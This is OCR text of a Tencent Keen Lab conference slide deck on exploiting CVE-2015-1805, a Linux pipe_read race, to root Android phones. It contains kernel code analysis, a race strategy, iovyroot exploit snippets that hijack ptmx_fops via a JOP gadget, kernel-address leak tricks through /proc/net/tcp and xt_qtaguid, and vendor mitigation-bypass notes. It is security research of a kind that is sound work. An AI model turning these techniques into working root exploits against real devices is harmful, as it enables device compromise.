Tencent

Talk is Cheap, Show Me the Code

How we rooted 10 million phones with one exploit again

James Fang (@idl3r), Di Shen a.k.a. Retme (@returnsme), Wen Niu (@NWMonster)

Keen Lab of Tencent

About us

- Part of Keen Lab
- Interested in Android kernel security
  - Mostly the offensive part
- Responsible for many PHAs (non-malicious rooting)
  - PingPong root (CVE-2015-3636)
  - 1st public CVE-2015-1805 PoC (Dec 2015)
  - Multiple device specific root

Tencent

KEEN security lab

Agenda

- Vulnerability Analysis
- How to exploit
  - Arbitrary write to code execution
  - Heap manipulating
- Mitigation bypass
  - Samsung (again)
  - Others
- Conclusion

Tencent

KEEN security lab

Motivation

- In October,2015
- Time to prepare the next generation universal rooting exploit
  - Hunting new bugs
  - Reviewing public patch on upstream
- CVE-2015-1805
  - Introduced in 2006
  - Fixed in kernel 3.18
  - No patch for 3.10 or earlier
  - Most of Android devices ship with 3.10 by that time


CVE-2015-1805

- Discovered by @solardiz last year
- Exploit or impact unknown by that time
- Not exploitable?

CVE-2015-1805

- A potential iovec overrun may cause arbitrary write in kernel.
- struct iovec { void *base; size_t len; }
- Write anywhere anything in limited length ☺

```
373 pipe_read(struct  kiocb *iocb,  const struct  iovec *_iov,
374             unsigned  long  nr_segs,  loff_t  pos)
375 {
...
380         struct  iovec *iov = (struct  iovec *)_iov;
381         size_t  total_len;
382
383         total_len  = iov_length(iov,  nr_segs);
...
390         __pipe_lock(pipe);
391         for (;;) {
392                 int bufs  = pipe->nrbufs;
393                 if (bufs) {
394                         int curbuf  = pipe->curbuf;
395                         struct pipe_buffer  *buf  = pipe->bufs  + curbuf;
396                         const  struct pipe_buf_operations  *ops  = buf->ops;
397                         void *addr;
398                         size_t  chars  = buf->len;              // 4096 or less
...
401                         if (chars  > total_len)
402                                 chars  = total_len;
...
411                         atomic  = !iov_fault_in_pages_write(iov,  chars);
412 redo:
413                         addr  = ops->map(pipe,  buf,  atomic);
414                         error  = pipe_iov_copy_to_user(iov,  addr  + buf->offset,  chars,  atomic);
415                         ops->unmap(pipe,  buf,  addr);
416                         if (unlikely(error))  {
417                                 /*
418                                  * Just  retry  with  the  slow  path  if  we  failed.
419                                  */
420                                 if (atomic)  {
421                                         atomic  = 0;
422                                         goto redo;
423                                 }
424                                 if (!ret)
425                                         ret  = error;
426                                 break;
427                         }
428                         ret  += chars;
429                         buf->offset  += chars;
430                         buf->len  -= chars;
...
446                         total_len  -= chars;
447                         if (!total_len)
448                                 break;  /* common  path:  read  succeeded  */
449                 }
450                 if (bufs)       /* More  to  do? */
451                         continue;
...
477         }
478         __pipe_unlock(pipe);
...
488 }
```



Tencent

Vulnerability Analysis

KEEN security lab

Vulnerability Analysis

- A TOCTOU bug:
  - Time of check: iov_fault_in_pages_write
  - Time of use: pipe_iov_copy_to_user
  - Check & use what?
- Vmmap page status
  - Valid during check => atomic == 1
  - Invalid during use => REDO
  - Valid during REDO => overrun ☺
- Race the page table as the “data”
  - Unconventional data racing

Vulnerability Analysis

Tencent

Thread A
Thread B

chars=4096, total_len=4112

0	32	8	8*509	0	8	4k	...

Check

chars=4096, total_len=4112, atomic

0	32	8	8*509	0	8	4k	...

munmap

chars=4096, total_len=4112, atomic

0	32	8	...	0	8	4k	...

mmap
Use (copy #1)

chars=4064, total_len=4112, copied=32

0	0	8	...	0	8	4k	...

REDO

chars=0, total_len=48, copied=4096


0	0	0*508	8*2	0	8	4k	...

Next page

chars=4096, total_len=48, atomic

0	0	0*508	0*2	0	0	4072	...

- Each block represent 1 or more iovec
- Only length matters here



KEEN security lab

Win the race

- Create a thread to do mmap and munmap repeatedly
- The window is small, but the exploit can be repeated over and over until it win.
  - ops->map is “kmap”

```
atomic = !iov_fault_in_pages_write(iov, chars);
redo:
addr = ops->map(pipe, buf, atomic);
error = pipe_iov_copy_to_user(iov, addr + buf->offset, chars, atomic);
```

Tencent

KEEN security lab

kmap VS mmap/munmap

- Kmap: map the pipe buffer page to a kernel virtual addres
- The cost of high memory handling can be quite high.
  - Be used when kernel cannot keep all of the available physical memory mapped at all times
  - In the arch arm, kernel can only map less than 1GB of physical memory.
- In the arch arm64, kmap will simply covert the page struct address onto a pointer to the page contents rather than juggling mappings out.

Code: https://github.com/idl3r/testcode/blob/master/test2.c

How to exploit

Arbitrary write to code execution

Classic Trick 1:
static struct file_operations ptmx_fops;

```
struct offsets {
        char* devname; //ro.product.model
        char* kernelver; // /proc/version
        union {
                void* fsync; //ptmx_fops -> fsync
                void* check_flags; //ptmx_fops -> check_flags
        };
#if (__LP64__)
        void* joploc; //gadget location, see getroot.c
        void* jopret; //return to setfl after check_flags() (fcntl.c), usually inlined in sys_fcntl
#endif
        void* sidtab; //optional, for selinux contenxt
        void* policydb; //optional, for selinux context
        void* selinux_enabled;
        void* selinux_enforcing;
};
```

https://github.com/dosomder/iovyroot

```
printf("[+] Installing JOP\n");
if(write_at_address(o->check_flags, (unsigned long)o->joploc))
        goto end2;

sidtab = o->sidtab;
policydb = o->policydb;
preparejop(jopdata, o->jopret);
if((dev = open("/dev/ptmx", O_RDWR)) < 0)
        goto end2;

//we only get the lower 32bit because the return of fcntl is int
fp = (unsigned)fcntl(dev, F_SETFL, jopdata);
```

How to exploit

Arbitrary write to code execution

Classic Trick 2: /proc/net/tcp

```
   4: 0100007F:2073 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 21633 1 ffff8800d5d30f00 100 0 0 10 0
   5: 017AA8C0:0035 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 18630 1 ffff880405b30780 100 0 0 10 0
   6: 00000000:0016 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 16048 1 ffff880407108000 100 0 0 10 0
   7: 0100007F:0019 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 18331 1 ffff8800d5d30000 100 0 0 10 0
   8: 00000000:01BB 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 21626 1 ffff8800d5d30780 100 0 0 10 0
   9: 0100007F:21FC 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 24959 1 ffff8800d5160000 100 0 0 10 0
  10: 00000000:01BD 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 11019 1 ffff880407aa8000 100 0 0 10 0
  11: FEAC030A:01BD 7FAD030A:BE82 01 00000000:00000000 02:0003C141 00000000     0        0 4705836 2 ffff880358a6ad00 20 4 1 10 -1
  12: 0100007F:21FC 0100007F:C9FE 01 00000000:00000000 00:00000000 00000000     0        0 5628784 1 ffff880115b8d280 20 4 30 10 -1
  13: 0100007F:C9A0 0100007F:21FC 01 00000000:00000000 02:00004541 00000000  1000        0 5622036 2 ffff880407b67800 20 4 31 10 -1
  14: FEAC030A:8BF8 A4313DB7:01BB 01 00000000:00000000 02:000006D4 00000000  1000        0 5614317 2 ffff88011347f800 24 4 31 7 7
  15: 0100007F:B69E 0100007F:13AD 01 00000000:00000000 00:00000000 00000000  1000        0 5635201 1 ffff8800152e0000 20 4 24 10 -1
  16: 0100007F:13AD 0100007F:B69E 01 00000000:00000000 00:00000000 00000000  1000        0 5617541 1 ffff8800152e3c00 20 4 25 10 -1
  17: 0100007F:21FC 0100007F:BBF2 01 00000000:00000000 00:00000000 00000000     0        0 4924627 1 ffff8800152e0780 20 4 30 10 -1
  18: 0100007F:21FC 0100007F:C9A0 01 00000000:00000000 00:00000000 00000000     0        0 5615470 1 ffff880407b66900 20 4 30 10 -1
  19: 0100007F:21FC 0100007F:CC46 01 00000000:00000000 00:00000000 00000000     0        0 5709275 1 ffff880405b31e00 21 4 28 10 -1
  20: FEAC030A:D0D8 6DBBE940:03E1 01 00000000:00000000 00:00000000 00000000  1000        0 2358736 1 ffff880110b65280 25 4 16 10 -1
  21: 0100007F:BBF2 0100007F:21FC 01 00000000:00000000 02:00009D41 00000000  1000        0 4935179 2 ffff8800152e7800 20 4 31 10 -1
  22: 0100007F:AB08 0101007F:008B 01 00000000:00001F1C 00:00000000 00000000  1000        0 207307 1 ffff880407b63480 20 4 30 10 -1
  23: 0100007F:C9FE 0100007F:21FC 01 00000000:00000000 02:000026DA 00000000  1000        0 5623247 2 ffff880115b8ad00 20 4 31 10 -1
  24: FEAC030A:DB38 B16B8285:0D3D 01 00000000:00000000 00:00000000 00000000     0        0 4924628 1 ffff88000b96ad00 28 4 25 10 7
  25: 0101007F:008B 0100007F:AB08 01 00000000:00000000 02:000AE141 00000000     0        0 213974 2 ffff880407b63c00 20 4 1 10 -1
  26: FEAC030A:E944 B16B8285:0D3D 01 00000000:00000000 00:00000000 00000000     0        0 5628785 1 ffff8800152e4380 28 4 27 10 7
  27: FEAC030A:BBEC 6DBBE940:03E1 01 00000000:00000000 00:00000000 00000000  1000        0 5707068 1 ffff880405b36900 25 4 30 10 -1
  28: 0100007F:CC46 0100007F:21FC 01 00000000:00000000 00:00000000 00000000  1000        0 5711383 1 ffff880405b36180 20 4 30 10 -1
  29: FEAC030A:EB8C B16B8285:0D3D 01 00000000:00000000 00:00000000 00000000     0        0 5709276 1 ffff880115b8bc00 29 4 30 10 7
  30: FEAC030A:E8E6 B16B8285:0D3D 01 00000000:00000000 00:00000000 00000000     0        0 5615471 1 ffff880115b8b480 28 4 31 10 7
[/proc/net]$
```

How to exploit

Arbitrary write to code execution


```
struct sock {
        struct sock_common  __sk_common;
...
#define sk_prot__sk_common.skc_prot
...
        void (*sk_destruct)(struct sock *sk);
}

struct sock_common {
...
          struct proto                  *skc_prot;
...
}

struct proto {
...
     int  (*ioctl)(struct sock *sk,  int cmd,unsigned long arg);
...
}

Trigger functions:
int close(int fd);
int ioctl(int fd, unsigned long request, ...);
```

```
static void get_tcp4_sock(struct sock *sk, struct seq_file *f, int i, int *len)
{
    int timer_active;
    unsigned long timer_expires;
    struct tcp_sock *tp = tcp_sk(sk);
    const struct inet_connection_sock *icsk = inet_csk(sk);
    struct inet_sock *inet = inet_sk(sk);
    __be32 dest = inet->inet_daddr;
    __be32 src = inet->inet_rcv_saddr;
    __u16 destp = ntohs(inet->inet_dport);
    __u16 srcp = ntohs(inet->inet_sport);
    int rx_queue;

    if (icsk->icsk_pending == ICSK_TIME_RETRANS) {
        timer_active    = 1;
        timer_expires   = icsk->icsk_timeout;
    } else if (icsk->icsk_pending == ICSK_TIME_PROBE0) {
        timer_active    = 4;
        timer_expires   = icsk->icsk_timeout;
    } else if (timer_pending(&sk->sk_timer)) {
        timer_active    = 2;
        timer_expires   = sk->sk_timer.expires;
    } else {
        timer_active    = 0;
        timer_expires = jiffies;
    }

    if (sk->sk_state == TCP_LISTEN)
        rx_queue = sk->sk_ack_backlog;
    else
        /*
         * because we dont lock socket, we might find a transient negative value
         */
        rx_queue = max_t(int, tp->rcv_nxt - tp->copied_seq, 0);

    seq_printf(f, "%4d: %08X:%04X %08X:%04X %02X %08X:%08X %02X:%08lX "
            "%08X %5d %8d %lu %d %p %lu %lu %u %u %d%n",
        i, src, srcp, dest, destp, sk->sk_state,
        tp->write_seq - tp->snd_una,
        rx_queue,
        timer_active,
        jiffies_to_clock_t(timer_expires - jiffies),
        icsk->icsk_retransmits,
        sock_i_uid(sk),
        icsk->icsk_probes_out,
        sock_i_ino(sk),
        atomic_read(&sk->sk_refcnt), sk,
        jiffies_to_clock_t(icsk->icsk_rto),
        jiffies_to_clock_t(icsk->icsk_ack.ato),
        (icsk->icsk_ack.quick << 1) | icsk->icsk_ack.pingpong,
        tp->snd_cwnd,
        tcp_in_initial_slowstart(tp) ? -1 : tp->snd_ssthresh,
        len);
}
```

How to exploit

Arbitrary write to code execution

Classic Trick 2: /proc/net/tcp



How to exploit

Arbitrary write to code execution

“xt-qtaguid” Trick:

1.create a socket.

2.use /proc/self/net/xt_qtaguid/ctrl for Tag that socket.

3.read /proc/self/net/xt_qtaguid/ctrl

```
130|shell@PD1415A:/data/local/tmp $ ./a.out
sock=ffffffc06f99d400 tag=0x1337000007d0 (uid=2000) pid=12944 f_count=2
events: sockets_tagged=6 sockets_untagged=0 counter_set_changes=20 delete_
 iface_events=6 match_calls=0 match_calls_prepost=0 match_found_sk=0 match
_sk_in_ct=0 match_found_no_sk_in_ct=0 match_no_sk=0 match_no_sk_file=0
```

```
static int qtaguid_ctrl_proc_show(struct seq_file *m, void *v)
{
    struct sock_tag *sock_tag_entry = v;
    uid_t uid;
    long f_count;

    CT_DEBUG("qtaguid: proc ctrl pid=%u tgid=%u uid=%u\n",
         current->pid, current->tgid, current_fsuid());

    if (sock_tag_entry != SEQ_START_TOKEN) {
        uid = get_uid_from_tag(sock_tag_entry->tag);
        CT_DEBUG("qtaguid: proc_read(): sk=%p tag=0x%llx (uid=%u) "
             "pid=%u\n",
             sock_tag_entry->sk,
             sock_tag_entry->tag,
             uid,
             sock_tag_entry->pid
            );
        f_count = atomic_long_read(
            &sock_tag_entry->socket->file->f_count);
        seq_printf(m, "sock=%p tag=0x%llx (uid=%u) pid=%u "
               "f_count=%lu\n",
               sock_tag_entry->sk,
               sock_tag_entry->tag, uid,
               sock_tag_entry->pid, f_count);
    } else {
        seq_printf(m, "events: sockets_tagged=%llu "
               "sockets_untagged=%llu "
               "counter_set_changes=%llu "
               "delete_cmds=%llu "
               "iface_events=%llu "
               "match_calls=%llu "
```

How to exploit

Arbitrary write to code execution

- MTK
  - return-to-direct-mapped memory (ret2dir)
  - physmap (rwx)
- Samsung
  - S6 5.0.2 syscall table (rwx)
  - Fixed location among different ROMs

Heap Manipulating

